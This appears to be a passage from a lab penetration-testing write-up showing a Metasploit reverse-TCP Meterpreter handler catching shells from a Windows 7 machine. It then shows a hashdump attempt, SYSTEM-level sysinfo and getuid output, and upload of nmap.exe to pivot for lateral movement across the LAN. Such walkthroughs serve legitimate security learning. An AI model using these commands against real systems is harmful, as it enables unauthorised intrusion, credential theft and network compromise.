
```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload 192.168.36.132
set [-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(multi/handler) > set lport 444
lport ⇒ 444
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.152:49178) at 2020-07
-06 09:01:08 -0400

meterpreter > hashdump

[*] 192.168.55.11 - Meterpreter session 1 closed.  Reason: Died


^C[-] Error running command hashdump: Interrupt
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 2 opened (192.168.36.132:4444 → 192.168.36.152:49161) at 2020-07
-06 09:03:21 -0400

meterpreter > █
```

After a few seconds of starting the listener, I received a shell which was unresponsive. After a few seconds of the first shell closing, I ran the listener again and got a good shell now.



```
meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


I assumed the target network to be like this.



I named the machine I compromised "Coast City". So it's time for lateral movement. My aim was to compromise all other machines in the LAN. To do this, we need to go back to the basi -cs again and start from port scanning with Nmap. But we can't run Nmap from our attacker system as this netwok is beyond its reach.


We need to run nmap from our "Coast City". Windows doesn't have Nmap installed (are you kidding, no, I'm kidding). Nmap gives us information not only about open ports but also the operating system they are running. Apart from that, I feel at home with nmap.

Remember I am in the LAN behind the firewall and this will reveal more information. Atleast that's what I expect. So I downloaded a nmap binary from github and uploaded it to the target system as shown.




```
meterpreter > upload nmap.exe
[*] uploading  : nmap.exe → nmap.exe
[*] Uploaded 3.44 MiB of 3.44 MiB (100.0%): nmap.exe → nmap.exe
[*] uploaded   : nmap.exe → nmap.exe
meterpreter > 
```

But the binary I uploaded threw up a warning. It is some winpcap functions. Uff, I forgot. runn -ing Nmap is windows is not as easy as running it on Linux.



